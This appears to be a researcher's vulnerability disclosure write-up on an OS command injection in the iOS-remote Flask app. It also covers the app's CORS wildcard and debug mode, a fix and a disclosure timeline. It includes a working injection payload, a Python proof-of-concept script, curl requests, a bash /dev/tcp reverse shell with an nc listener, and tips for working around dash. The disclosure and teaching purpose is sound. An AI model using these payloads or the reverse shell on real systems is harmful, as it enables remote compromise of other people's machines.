Introduction
I discovered an OS command injection vulnerability in iOS-remote, a Python/Flask application that lets you display and control iOS devices through a web browser. The app runs a web server that accepts user input and passes it directly into a shell command with no sanitization, giving an attacker full remote code execution on the host.
The CVE ID is currently pending from MITRE. The full advisory and proof of concept are available on my GitHub.
What is OS Command Injection?
OS command injection happens when an application takes user-controlled input and passes it into a system shell command without proper sanitization. If the input isn’t validated, an attacker can inject shell metacharacters like ;, &&, ||, or $() to break out of the intended command and execute arbitrary commands on the host operating system.
This is classified as CWE-78 and is consistently ranked in the OWASP Top 10 under injection flaws. Unlike many other vulnerability classes, command injection almost always results in full system compromise since the attacker can run any command the application’s user can run.
Target Selection
After completing my first vulnerability disclosure (a DLL hijacking in CactusViewer), I wanted to find something with more impact. DLL hijacking requires local file access, but command injection in a web application is exploitable over the network. That means higher CVSS scores and a stronger case for CVE assignment.
I was looking for open-source web applications that:
- Accept user input and pass it to system commands
- Are written in Python (Flask/Django) or PHP
- Have a reasonable number of GitHub stars (50+)
- Are real applications, not CTF challenges or tutorials
I used GitHub code search to find dangerous patterns like subprocess.Popen combined with request.form and shell=True. iOS-remote matched the pattern and had 175 stars, making it a good target.
The Vulnerability
The vulnerable code is in app.py. The /remote endpoint is designed to let users specify a port number for forwarding connections to an iOS device:
# Line 135 - the command template
cmds = {'remote': 'tidevice relay {0} 9100'}

# Lines 37-43 - the vulnerable endpoint
@app.route('/remote', methods=['POST'])
def remote():
    data = json.loads(request.form.get('data'))
    content = data['text']
    logger.info('remote to: {}'.format(content))
    subprocess.Popen(cmds['remote'].format(content), shell=True, stdout=subprocess.PIPE).communicate()
    return "remote screen"
The intended flow is:
- User enters a port number like
8200in the web interface - The app builds the command
tidevice relay 8200 9100 - The command runs via
subprocess.Popen()withshell=True
The problem is that the content variable comes directly from user input with zero validation. Python’s str.format() inserts whatever the user sends into the command string, and shell=True tells Python to execute it through /bin/sh. This means shell metacharacters in the input are interpreted by the shell.
Building the Exploit
Understanding the Injection Point
The command template is tidevice relay {0} 9100. When we inject, our input replaces {0}, but the trailing 9100 stays. So we need a payload that:
- Terminates the original command
- Runs our injected command
- Handles the trailing
9100so it doesn’t cause errors
The simplest approach is a semicolon to separate commands and a # to comment out the rest:
Input:   8200; id > /tmp/pwned.txt #
Command: tidevice relay 8200; id > /tmp/pwned.txt # 9100
The shell parses this as three parts:
tidevice relay 8200- fails (tidevice not running), but that’s fineid > /tmp/pwned.txt- our injected command executes# 9100- commented out, ignored
Writing the PoC Script
I wrote a Python exploit script (poc.py) that automates the injection. It takes a target URL and a command as arguments, builds the payload, and sends it via POST request:
def exploit(target_url, command):
    url = f"{target_url.rstrip('/')}/remote"
    payload = f"8200; {command} #"

    data = urllib.parse.urlencode({
        "data": json.dumps({"text": payload})
    }).encode()

    req = urllib.request.Request(url, data=data, method="POST")
    resp = urllib.request.urlopen(req, timeout=10)
Testing the File Write

First, I confirmed basic command execution by writing a file:
curl -X POST http://127.0.0.1:5000/remote \
  --data-urlencode 'data={"text":"8200; id > /tmp/pwned.txt #"}'

cat /tmp/pwned.txt
# uid=1000(kali) gid=1000(kali) groups=1000(kali),...
The file was created with the output of id, confirming arbitrary command execution.
Getting a Reverse Shell
To demonstrate full system compromise, I escalated from file write to an interactive reverse shell.
One thing I learned during testing: the app uses /bin/sh (dash on Debian/Kali), not bash. Dash doesn’t support the >& /dev/tcp redirect syntax, so a standard bash reverse shell one-liner won’t work inline. The solution is to write the reverse shell to a script file and call it through bash:
# Create the reverse shell script
echo '#!/bin/bash
bash -i >& /dev/tcp/127.0.0.1/443 0>&1' > rev.sh
chmod +x rev.sh
Then fire the exploit:
# Terminal 1 - Start listener
nc -lvnp 443

# Terminal 2 - Send the payload
python3 poc.py http://127.0.0.1:5000 "bash rev.sh"

The netcat listener catches the connection and drops into an interactive shell:
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 44670
kali@kali:~/Desktop/cve/iOS-remote$ whoami
kali
kali@kali:~/Desktop/cve/iOS-remote$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),...
Additional Issues
While analyzing the code, I found two more security problems:
CORS Wildcard (Line 12)
CORS(app, support_crenditals=True, resources={r"/*": {"origins": "*"}}, send_wildcard=True)
The app accepts cross-origin requests from any domain. This means a malicious website could trigger the command injection via JavaScript when visited by anyone running iOS-remote. The victim just needs to have the server running and visit the attacker’s page - no direct access to the server required.
Debug Mode (Line 140)
app.run(debug=True)
The Werkzeug debugger is enabled, which exposes an interactive Python console at the error page. This is a well-known separate RCE vector that doesn’t even require the command injection.
Impact
An unauthenticated attacker with network access to the Flask server can execute arbitrary OS commands with the privileges of the user running the application. Combined with the CORS wildcard, this is also exploitable via CSRF from any website, pushing the CVSS to 9.8 (Critical).
The CVSS v3.1 vector is: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Remediation
The fix is straightforward. Instead of using shell=True with string formatting, use a list of arguments:
@app.route('/remote', methods=['POST'])
def remote():
    data = json.loads(request.form.get('data'))
    content = data['text']
    if not content.isdigit():
        return "Invalid port number", 400
    subprocess.Popen(
        ['tidevice', 'relay', content, '9100'],
        stdout=subprocess.PIPE
    ).communicate()
    return "remote screen"
This prevents shell interpretation entirely. The input validation (isdigit()) adds defense in depth, and passing a list instead of a string to subprocess.Popen() without shell=True ensures the arguments are never parsed by a shell.
Disclosure Timeline
| Date | Event |
|---|---|
| 2026-02-28 | Vulnerability discovered |
| 2026-02-28 | Vendor notified via GitHub Issue #3 |
| 2026-02-28 | CVE requested from MITRE |
| TBD | CVE ID assigned |
| TBD | Vendor response |
Lessons Learned
A few takeaways from this research:
shell=True is almost always wrong. If you’re calling subprocess.Popen() or subprocess.run() with shell=True and any part of the command comes from user input, you have a command injection vulnerability. Use a list of arguments instead.
GitHub code search is powerful for vulnerability hunting. Searching for patterns like subprocess.Popen( combined with request.form and shell=True surfaces real vulnerable code in real applications. The key is filtering out CTF challenges, tutorials, and intentionally vulnerable apps.
CORS misconfigurations amplify impact. A command injection that requires direct network access is bad. A command injection that any website can trigger via CSRF because of origins: "*" is critical.
/bin/sh is not bash. On Debian-based systems, /bin/sh is dash, which doesn’t support bash-specific features like >& /dev/tcp. If your reverse shell payload fails with “Bad fd number”, switch to a script file or use a Python/netcat reverse shell instead.